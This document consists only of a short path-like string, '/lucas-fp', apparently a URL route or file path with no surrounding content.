/lucas-fp